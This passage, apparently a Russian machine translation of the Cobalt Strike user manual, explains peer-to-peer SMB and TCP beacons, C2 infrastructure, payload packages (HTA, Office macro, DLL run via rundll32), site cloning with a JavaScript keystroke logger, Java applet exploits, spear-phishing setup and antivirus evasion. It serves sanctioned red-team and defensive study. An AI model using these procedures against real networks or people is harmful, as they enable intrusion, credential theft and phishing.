Убедитесь, что записи DNS ссылаются на основной адрес сетевого интерфейса. DNS-сервер Cobalt Strike всегда будет отправлять ответы с основного адреса вашего сетевого интерфейса. DNS-распознаватели обычно отбрасывают ответы, когда запрашивают информацию с одного сервера, но получают ответ с другого.

Если вы находитесь за устройством NAT, убедитесь, что вы используете свой публичный IP-адрес для записи NS и установите брандмауэр для пересылки UDP-трафика на порт 53 в вашу систему. Cobalt Strike включает в себя DNS-сервер для управления Beacon.

4.7 SMB Beacon

SMB Beacon использует именованные каналы для связи через родительский Beacon. Эта одноранговая связь работает с Beacon на одном и том же хосте. Он также работает по всей сети. Windows инкапсулирует взаимодействие по именованному каналу в протоколе SMB. Отсюда и название-SMB Beacon.

Чтобы настроить полезную нагрузку SMB Beacon, перейдите в **Cobalt Strike - > Listeners**. Нажмите кнопку Add. Выберите *Beacon SMB* в качестве опции полезной нагрузки.




Рисунок 23. SMB Beacon

Единственный параметр, связанный с маяком SMB, - это имя канала. Можно задать явное имя канала или выбрать параметр по умолчанию.

SMB Beacon совместим с большинством действий в Cobalt Strike, которые порождают полезную нагрузку. Исключением из этого являются управляемые пользователем атаки (например, **Attacks -> Packages, Attacks -> Web Drive-by**), которые требуют явных stagers.

Действия Cobalt Strike пост-эксплуатации и бокового смещения, которые порождают полезную нагрузку, будут пытаться взять на себя управление (связь) с полезной нагрузкой SMB Beacon для вас. Если вы запускаете SMB-Beacon вручную, вам нужно будет связать его с родительским Beacon.

Связывание и разъединение

Из консоли Beacon используйте **link [host] [pipe]**, чтобы связать текущий Beacon с SMB Beacon, ожидающим соединения. Когда текущий Beacon регистрируется, его связанные одноранговые узлы также регистрируются.

Чтобы слиться с обычным трафиком, связанные Beacon используют для связи именованные каналы Windows. Этот трафик инкапсулируется в протокол SMB. Есть несколько предостережений к этому подходу:

1. Хосты с маяком SMB должны принимать соединения через порт 445.
2. Вы можете связывать Beacon, управляемые одним и тем же экземпляром Cobalt Strike.

Если вы получаете error 5 (access denied) после попытки связаться с Beacon: украсть маркер пользователя домена или использовать **make_token DOMAIN\user password** для заполнения текущего маркера действительными учетными данными для целевого объекта. Попробуйте снова установить связь с Beacon.

Для уничтожения связи Beacon используйте **unlink [ip address] [session PID]** в Родительском или дочернем устройстве. Аргумент [session PID] - это идентификатор процесса Beacon, который нужно разорвать. Это значение используется при указании конкретного Beacon для отключения связи, когда имеется несколько дочерних Beacon.

Когда вы отключаете связь с SMB Beacon, он не выходит и не уходит. Вместо этого он переходит в состояние ожидания соединения с другим Beacon. Вы можете использовать команду link для возобновления управления SMB Beacon с другого Beacon в будущем.

4.8 TCP Beacon

TCP Beacon использует сокет TCP для связи через родительский Beacon. Эта одноранговая связь работает с Beacons на том же хосте и по всей сети.




Рисунок 24. TCP Beacon

Чтобы настроить полезную нагрузку TCP Beacon, перейдите к **Cobalt Strike - > Listeners**. Нажмите Кнопку **Add**. Выберите *Beacon TCP* в качестве опции полезной нагрузки.

TCP Beacon, настроенный таким образом, является привязанной полезной нагрузкой. Привязанная полезная нагрузка это та, которая ожидает соединения от своего контроллера (в данном случае другого сеанса Beacon). Параметр **Port (C2)** управляет портом, на котором TCP Beacon будет ожидать соединения. Проверьте привязку к localhost только для того, чтобы иметь привязку TCP Beacon к 127.0.0.1, когда он прослушивает соединение. Это хороший вариант, если вы используете TCP Beacon только для действий localhost.

TCP Beacon совместим с большинством действий в Cobalt Strike, которые создают полезную нагрузку. Исключением из этого являются, похожий на SMB Beacon, пользовательская атака (**Attacks - > Packages, Attacks -> Web Drive-by**), которые требуют явных stagers.

Действия Cobalt Strike пост-эксплуатации и бокового смещения, которые порождают полезную нагрузку, будут пытаться взять на себя управление (подключение) полезной нагрузкой TCP Beacon для вас. Если вы запускаете TCP Beacon вручную, вам нужно будет подключиться к нему с родительского Beacon.

Подключение и разъединение

В консоли Beacon используйте команду **connect [ip address] [port]** для подключения текущего сеанса к Beacon TCP, ожидающему подключения. Когда текущий сеанс регистрируется, его связанные одноранговые узлы также регистрируются.

Для уничтожения связи Beacon используйте **unlink [ip address] [session PID]** в консоли родительского или дочернего сеанса. Позже вы можете повторно подключиться к Beacon TCP с того же хоста (или другого хоста).

4.9 Внешний C2

Внешний C2-это спецификация, позволяющая сторонним программам выступать в качестве коммуникационного уровня для полезной нагрузки Beacon Cobalt Strike. Эти сторонние программы подключаются к Cobalt Strike для чтения кадров, предназначенных для, и записи кадров с выходом из полезных нагрузок, управляемых таким образом. Внешний сервер C2-это то, что эти сторонние программы используют для взаимодействия с вашим командным сервером Cobalt Strike.

Перейдите в **Cobalt Strike - > Listeners**, нажмите **Add** и выберите *External C2* в качестве полезной нагрузки.

Figure 25. Внешний C2

Внешний интерфейс C2 имеет два варианта. **Port (Bind)** указывает порт, на котором внешний сервер C2 ожидает подключения. Установите флажок *bind to localhost only*, чтобы сделать внешний сервер C2 localhost-only.

Внешние перехватчики C2 не похожи на другие перехватчики Cobalt Strike. Вы не можете нацелить их на пост-эксплуатацию Cobalt Strike. Эта опция-просто удобство.

Чтобы узнать больше о внешнем C2, посетите документацию по адресу:

https://www.cobaltstrike.com/help-externalc2

4.10 Чужие перехватчики

Cobalt Strike поддерживает концепцию чужих перехватчиков. Это псевдонимы для обработчиков **полезной нагрузки x86**, размещенных в платформе Metasploit или других экземплярах Cobalt Strike. Чтобы передать сеанс Windows HTTPS Meterpreter другу с msfconsole, настройте внешнюю полезную нагрузку HTTPS и укажите значения Хоста и порта в их обработчике. Вы можете использовать чужие перехватчики везде, где вы используете x86 Cobalt Strike listener.

4.11 Консолидация Инфраструктуры

Модель Cobalt Strike для распределенных операций состоит в том, чтобы выделять отдельный сервер команды для каждой фазы вашего взаимодействия. Например, имеет смысл разделить инфраструктуру пост-эксплуатации и персистентности. Если обнаруживается действие пост-эксплуатации, а вы не хотите, чтобы изменение этой инфраструктуры очистило обратные вызовы, которые позволят вам вернуться в сеть.

Некоторые фазы взаимодействия требуют нескольких вариантов перенаправления и канала связи. Cobalt Strike 4.0 хорошо относится к этому.




Рисунок 26. Возможности Консолидации Инфраструктуры

Вы можете привязать несколько перехватчиков HTTP, HTTPS и DNS к одному командному серверу Cobalt Strike. Эти полезные нагрузки также поддерживают port bending в своей конфигурации. Это позволяет использовать общий порт для вашего канала (80, 443 или 53) в настройках redirector и C2, но привязывать эти перехватчики к разным портам, чтобы избежать конфликтов портов в системе вашего командного сервера.

Чтобы придать разнообразие вашим сетевым индикаторам, профили Malleable Cobalt Strike C2 могут содержать несколько вариантов. Вариант-это способ добавления вариаций текущего профиля в один файл профиля. При определении каждого перехватчика Beacon HTTP или HTTPS можно указать вариант профиля.

Кроме того, можно определить несколько TCP-и SMB Beacon's на одном командном сервере, каждый с различными конфигурациями канала и порта. Любой выходной Beacon с того же командного сервера может управлять любой из этих полезных нагрузок TCP или SMB Beacon после их развертывания в целевой среде.

4.12 Функции безопасности полезной нагрузки

Cobalt Strike предпринимает шаги для защиты связи с Beacon и обеспечения того, чтобы Beacon мог только получать задачи от своего командного сервера и отправлять выходные данные на него.

Когда вы устанавливаете полезную нагрузку Beacon в первый раз, Cobalt Strike генерирует пару открытых/закрытых ключей, которые уникальны для вашего командного сервера. Открытый ключ сервера команды встроен в этап полезной нагрузки Beacon. Beacon использует открытый ключ командного сервера для шифрования метаданных сессии, которые он посылает на сервер команду.

Beacon всегда должен отправлять метаданные сеанса, прежде чем командный сервер сможет выдавать задачи и получать выходные данные из сеанса Beacon. Эти метаданные содержат случайный ключ сеанса, сгенерированный этим Beacon. Командный сервер использует сеансовый ключ каждого Beacon для шифрования задач и расшифровки выходных данных.

Каждая реализация Beacon и канал передачи данных использует эту же схему. У вас есть такая же безопасность с каналом записи данных в гибридном HTTP и DNS Beacon, как и с Beacon HTTPS.

Имейте в виду, что вышесказанное относится к Beacon как только он установлен. Stagers полезной нагрузки, из-за их размера, не имеют встроенных функций безопасности.

5. Получение точки опоры

5.1 Профилировщик клиентской системы

Системный профилировщик-это инструмент разведки для атак на стороне клиента. Этот инструмент запускает локальный веб-сервер и получает fingerprints любого посетителя. Системный профилировщик предоставляет список приложений и плагинов, которые он обнаруживает через браузер пользователя. Системный профилировщик также пытается обнаружить внутренний IP-адрес пользователей, пользующихся прокси-сервером.

Чтобы запустить системный профилировщик, перейдите в раздел **Attacks - > Web Drive-by - > System Profiler.**
Для запуска профилировщика необходимо указать URI для привязки и порт для запуска веб-сервера Cobalt Strike.

Если вы укажете *URL редиректа* Cobalt Strike перенаправит посетителей на этот URL, как только их профиль будет принят. Нажмите кнопку **Launch**, чтобы запустить системный профилировщик.

Профилировщик использует неподписанный апплет Java, чтобы прочитать внутренний IP адрес и определить, какая версия Java у цели. С помощью функции безопасности Java click-to-run-это может вызвать подозрение. Снимите флажок *use java Applet to get information*, чтобы удалить Java-апплет из системного профилировщика.

Установите флажок *Enable SSL* для обслуживания системного профилировщика через SSL. Это поле отключено, если вы не укажете действительный SSL-сертификат с Malleable C2. Об этом говорится в главе 11.

Чтобы просмотреть результаты работы системного профилировщика, перейдите в меню **View - > Applications**. Cobalt Strike перечислит все приложения, обнаруженные в процессе профилирования системы.

5.2 Cobalt strike веб сервисы

Многие функции Cobalt Strike запускаются с собственного веб-сервера. Эти службы включают системный профилировщик, http Beacon и веб-атаки Cobalt Strike. Это нормально, разместить несколько функций Cobalt Strike на одном веб-сервере.

Чтобы управлять веб-службами Cobalt Strike, перейдите в меню **View - > Web Drive-by - > Manage**. Здесь вы можете скопировать любой URL-адрес Cobalt Strike в буфер обмена или остановить веб-службу Cobalt Strike.

Используйте **View - > Web Log** для отслеживания посещений веб-служб Cobalt Strike.

Если веб-сервер Cobalt Strike видит запрос от браузера Lynx, Wget или Curl, Cobalt Strike автоматически возвращает страницу 404. Cobalt Strike делает это в качестве легкой защиты от слежки blue team..

5.3 Пакеты атак, запускаемые пользователем

Лучшие атаки - это не эксплойты. Скорее, лучшие атаки используют преимущества обычных функций для выполнения кода. Cobalt Strike позволяет легко настроить несколько пользовательских атак. Эти атаки используют перехватчики, которые вы уже настроили. Перейдите в раздел **Attacks - > Packages** и выберите один из следующих вариантов.

HTML Приложение

HTML-приложение-это программа для Windows, написанная на языке HTML и поддерживаемом Internet Explorer языке сценариев. Этот пакет генерирует HTML-приложение, которое запускает полезную нагрузку Cobalt Strike. Вы можете выбрать опцию Executable, чтобы получить HTML-приложение, которое сбрасывает исполняемый файл на диск и запускает его. Выберите параметр PowerShell, чтобы получить HTML-приложение, использующее PowerShell для запуска полезных данных. Используйте опцию VBA, чтобы автоматически создать экземпляр Microsoft Excel и запустить вредоносный макрос, который вводит полезную нагрузку в память.

MS Office Макрос

Этот пакет генерирует макрос Microsoft Office и предоставляет инструкции по встраиванию макроса в Microsoft Word или Microsoft Excel.

Генератор полезной нагрузки

Этот пакет позволяет экспортировать stagers Cobalt Strike в различных форматах.

Исполняемый Файл Windows

Этот пакет генерирует приложение Windows, которое обеспечивает сборку полезной нагрузки. Этот пакет предоставляет вам несколько вариантов вывода.

Windows EXE-это исполняемый файл Windows.

Windows Service EXE-это исполняемый файл Windows, который отвечает на команды диспетчера управления службами. Вы можете использовать этот исполняемый файл для создания службы Windows с sc или как пользовательский исполняемый файл с модулями PsExec платформы Metasploit.

Windows DLL (32-bit) это x86 Windows DLL.

Библиотека DLL Windows (64-разрядная) - это 64-разрядная библиотека DLL Windows. Эта библиотека DLL создает 32-разрядный процесс и перенесет в него ваш перехватчик. Оба варианта DLL экспортируют функцию запуска, совместимую с rundll32.exe. Используйте rundll32.exe для загрузки библиотеки DLL из командной строки.

```
rundll32 foo.dll,Start
```

Установите флажок **Use x64 payload** для создания артефактов x64, которые сопрягаются со stager x64.

Установите флажок **Sign executable file**, чтобы подписать приложение EXE или DLL с помощью сертификата подписи кода. Вы должны указать сертификат в профиле Malleable C2.

Исполняемый файл Windows(S)

Этот пакет экспортирует Beacon, без stager, как исполняемый файл, служебный исполняемый файл, 32-разрядную DLL или 64-разрядную DLL. Приложение полезной нагрузки, не использующий stager, называется бесступенчатым приложением. Этот пакет также имеет опцию PowerShell для экспорта Beacon в виде сценария PowerShell и необработанную опцию для экспорта beacon в виде большого двоичного объекта кода, не зависящего от позиции.

По умолчанию это диалоговое окно экспортирует этапы полезной нагрузки x86. Установите флажок Use x64 , чтобы создать этап x64..

Установите флажок **sign executable file**, чтобы подписать приложение EXE или DLL с помощью сертификата подписи кода.

5.4 Размещение файлов

Веб- сервер Cobalt Strike может разместить ваши пользовательские пакеты. Перейдите к **Attacks - > Web Drive-by - > Host File**, чтобы настроить это. Выберите файл для размещения, выберите произвольный URL- адрес и выберите тип mime для файла.

Сама по себе возможность размещения файла не очень впечатляет. Однако через мгновение вы узнаете, как встроить URL-адреса Cobalt Strike в фишинговое письмо spear. Когда вы сделаете это, Cobalt Strike может перекрестно ссылаться на посетителей вашего файла с отправленными электронными письмами и включать эту информацию в отчет по социальной инженерии.

5.5 Пользовательские web drive-by Атаки

Cobalt Strike предоставляет вам несколько инструментов для настройки web drive-by атак. Чтобы быстро начать атаку, перейдите в раздел Attacks - > Web Drive-by и выберите нужный вариант.

Java Апплет Атака

Эта атака запускает веб- сервер, на котором размещается самоподписанный Java- апплет. Посетителей просят дать апплету разрешение на запуск. Когда посетитель предоставляет это разрешение, вы получаете доступ к его системе.

Атака Java апплет с подписью использует Java инжектор Cobalt Strike. В Windows, Java инжектор будет вводить shellcode для перехватчика Windows непосредственно в память для вас.

Чтобы получить максимальную отдачу от этой атаки, вам нужно будет загрузить набор апплетов из арсенала Cobalt Strike и подписать его сертификатом подписи кода.

Java Smart Апплет Атака

Smart Applet атака Cobalt Strike объединяет несколько эксплойтов для отключения безопасной среды Java в один пакет. Эта атака запускает веб- сервер, на котором размещается Java апплет. Изначально этот апплет работает в безопасной песочнице Java и не требует одобрения пользователя для запуска.

Апплет анализирует свою среду и решает, какой эксплойт Java использовать. Если версия Java уязвима, апплет отключит песочницу и начнет внедрять полезную нагрузку с помощью Java-инжектора Cobalt Strike.

Скриптованная Веб-Доствка(S)

Эта функция генерирует бесступенчатое приложение полезной нагрузки Beacon, размещает его на веб- сервере Cobalt Strike и представляет собой однострочный файл для загрузки и запуска приложения. Параметры: bitsadmin, powershell и python shel l и python.

Параметр bitsadmin содержит исполняемый файл и использует bitsadmin для его загрузки. Метод bitsadmin запускает исполняемый файл через cmd.exe. Параметр powershell содержит сценарий PowerShell.exe и использует его, чтобы загрузить скрипт и оценить его. Опция python содержит скрипт Python и использует python.exe, чтобы загрузить скрипт и запустить его. Каждый из этих вариантов- это другой способ запуска перехватчика Cobalt Strike.

5.6 Эксплойты на стороне клиента

Вы можете использовать Metasploit Framework , чтобы доставить Beacon Cobalt Strike. Beacon Cobalt Strike совместим с промежуточным протоколом платформы Metasploit. Чтобы доставить Beacon с помощью эксплойта Metasploit Framework:

- Используйте *windows / meterpreter / reverse_http[s]* в качестве полезной нагрузки и установите LHOST и LPORT, чтобы указать на ваш перехватчик Cobalt Strike. Вы на самом деле не доставляете Meterpreter здесь, вы говорите платформе Metasploit генерировать HTTP[s] stager, который загружает полезную нагрузку из указанного LHOST/LPORT.
- *Установите DisablePayloadHandler в True*. Это подскажет платформе Metasploit избегать установки обработчика в рамках платформы Metasploit для обслуживания соединения полезной нагрузки.
- Установите *PrependMigrate в True.* Этот параметр сообщает платформе Metasploit, что она должна предшествовать shellcode, который запускает сборщик полезной нагрузки в другом процессе. Это помогает вашему сеансу Beacon выжить, если эксплуатируемое приложение аварийно завершает работу или если оно закрыто пользователем.

Вот скриншот msfconsole, использованного для поддержки Флэш-эксплойта для доставки HTTP Beacon Cobalt Strike, размещенного в 192.168.1.5 на порту 80:




Рисунок 27. Использование клиентских атак из Metasploit

5.7 Клонирование сайта

Перед отправкой эксплойта к цели, он помогает настроить его. Инструмент клонирования веб-сайта Cobalt Strike может помочь в этом. Инструмент клонирования веб-сайта создает локальную копию веб-сайта с некоторым кодом, добавленным для исправления ссылок и изображений, чтобы они работали должным образом.

Чтобы клонировать сайт, перейдите в **Attacks** -> **Web Drive-by** -> **Clone Site**.

Можно встроить атаку в клонированный сайт. Напишите URL-адрес вашей атаки в поле Embed, и Cobalt Strike добавит его на клонированный сайт с помощью IFRAME. Нажмите кнопку ... для выбора одного из запущенных эксплойтов на стороне клиента.




Рисунок 28. Инструмент клонирования вебсайта

Клонированные веб-сайты также могут захватывать нажатия клавиш. Установите флажок *log keystrokes on cloned site*. Это позволит вставить регистратор ключей JavaScript в клонированный сайт.

Чтобы просмотреть зарегистрированные нажатия клавиш или увидеть посетителей вашего клонированного сайта, перейдите в меню **View - > Web Log**.

5.8 Целевой фишинг

Цели

Теперь, когда у вас есть понимание атаки со стороны клиента, давайте поговорим о том, как сделать атаку на пользователя. Наиболее распространенный способ проникновения в сеть организации - это spear Fishing.

Перед отправкой фишингового сообщения необходимо составить список целей. Cobalt Strike ожидает цели в текстовом файле. Каждая строка файла содержит одну цель. Целью может быть адрес электронной почты. Вы также можете использовать адрес электронной почты, вкладку и имя. Если это предусмотрено, имя помогает Cobalt Strike настроить каждого фиша.

Шаблоны

Далее вам понадобится фишинговый шаблон. Хорошая вещь о шаблонах заключается в том, что вы можете повторно использовать их между занятиями. Cobalt Strike использует сохраненные сообщения электронной почты в качестве шаблонов. Cobalt Strike будет удалять вложения, решать проблемы с кодированием и переписывать каждый шаблон для каждой фишинг-атаки.

Если вы хотите создать пользовательский шаблон, создайте сообщение и отправьте его себе. У большинства почтовых клиентов есть способ получить исходный источник сообщения. В Gmail нажмите стрелку вниз рядом с пунктом **Reply и Show original**. Сохраните это сообщение в файл и поздравьте себя—вы создали свой первый фишинговый шаблон Cobalt Strike.

Вы можете настроить свой шаблон с помощью токенов Cobalt Strike. Cobalt Strike заменяет следующие маркеры в ваших шаблонах:

Token	Описание
%To%	Адрес электронной почты человека, которому отправляется сообщение
%To_Name%	Имя человека, которому отправляется сообщение.
%URL%	Содержимое поля Embed URL в диалоговом окне spear phishing.

Отправление сообщений

Теперь, когда у вас есть цели и шаблон, вы готовы к фишингу. Чтобы запустить инструмент для spear phishing, перейдите в раздел **Attacks -> Spear Phish.**




Рисунок 29. Инструмент Spear Phishing

Чтобы отправить фишинговое сообщение, вы должны сначала импортировать свои цели. Щелкните папку рядом с полем *Targets*, чтобы импортировать файл цели.

Затем выберите файл шаблона. Нажмите на папку рядом с полем *Template*, чтобы выбрать один из них.

Теперь у вас есть возможность прикрепить файл, если вы хотите . Это прекрасное время для использования одного из пакетов социальной инженерии, рассмотренных ранее. Cobalt Strike добавит ваше вложение в исходящее фишинговое сообщение.

Вы также можете попросить Cobalt Strike переписать все URL-адреса в шаблоне с URL-адресом по вашему выбору. Вставьте URL-адрес или нажмите **...** чтобы выбрать один из инструментов, размещенных в Cobalt Strike. Инструменты Cobalt Strike включают клонированные веб-сайты, сервер автоматического эксплойта и системный профилировщик.

Когда вы вставляете URL, Cobalt Strike прикрепит *?id= % TOKEN%* к нему. Каждое отправленное сообщение получит свой собственный маркер. Cobalt Strike использует этот маркер для отображения посетителей веб-сайта на отправленные электронные письма. Если вы заботитесь об отчетности, не забудьте сохранить это значение.

Установите почтовый сервер на открытую ретрансляцию или запись почтового обмена для вашей цели. При необходимости вы также можете пройти аутентификацию на почтовом сервере для отправки фишинговых сообщений.

Нажмите кнопку ... рядом с полем Mail Server, чтобы настроить дополнительные параметры сервера. Вы можете указать имя пользователя и пароль для аутентификации. Опция случайной задержки говорит Cobalt Strike случайным образом задерживать каждое сообщение на случайное время, вплоть до указанного вами количества секунд. Если эта опция не установлена, Cobalt Strike не будет задерживать свои сообщения.




Рисунок 30. Настройка почтового сервера

Установите Bounce на адрес электронной почты, на который должны отправляться отскочившие сообщения. Это значение не повлияет на сообщение, которое видят ваши цели. Нажмите кнопку **Preview**, чтобы просмотреть собранное сообщение для одного из получателей. Если preview выглядит хорошо, нажмите **Send**, чтобы выполнить атаку.

Cobalt Strike отправляет фишинговые сообщения через командный сервер.

6. Артифакты полезной нагрузки и уклонение от антивируса

6.1 Философия

Strategic Cyber LLC регулярно получает вопросы, которые связаны с уклонением. Cobalt Strike обходит антивирусные продукты? Какие антивирусные продукты он обходит? Как часто это проверяется?

Артефакты по умолчанию из Cobalt Strike, скорее всего, включают большинство решений безопасности. Уклонение не является целью продукта Cobalt Strike по умолчанию. Но Cobalt Strike действительно предлагает гибкость этом вопросе.

Вы, как оператор, можете изменить исполняемые приложения, DLL, applets и шаблоны скриптов, которые Cobalt Strike использует в своих рабочих процессах. Вы также можете экспортировать полезную нагрузку Cobalt Strike's Beacon в различных форматах, которые работают со сторонними инструментами, предназначенными для оказания помощи в уклонении от антивирусов.

В этой главе будут освещены функции Cobalt Strike, которые обеспечивают такую гибкость.

6.2 Набор Артефактов

Cobalt Strike использует Artifact Kit для создания своих приложений и DLLs. Artifact Kit — это основа исходного кода для создания приложений и DLL, которые могут уклониться от некоторых антивирусов.

Теория набора Артефактов

Традиционные антивирусные продукты используют подписи для выявления известных плохих shellcode-ов. Если мы включим наш shellcode в приложение, антивирус распознает shellcode и пометит файл как вредоносный.

Чтобы победить это обнаружение, злоумышленник обычно каким- то образом запутывает shellcode и помещает его в двоичный файл . Этот процесс запутывания побеждает антивирусные продукты, которые используют простой поиск по строке для идентификации вредоносного кода..

Многие антивирусы идут еще дальше. Эти антивирусные продукты имитируют выполнение вашего исполняемого файла в виртуальной песочнице. С каждым эмулируемым шагом выполнения антивирус проверяет наличие известных ошибок в эмулируемом пространстве процессов. Если обнаруживается известная ошибка, антивирус помечает приложение или DLL как вредоносный. Этот метод побеждает многие кодировщики и упаковщики, которые пытаются скрыть известные ошибки от антивирусов на основе сигнатур.

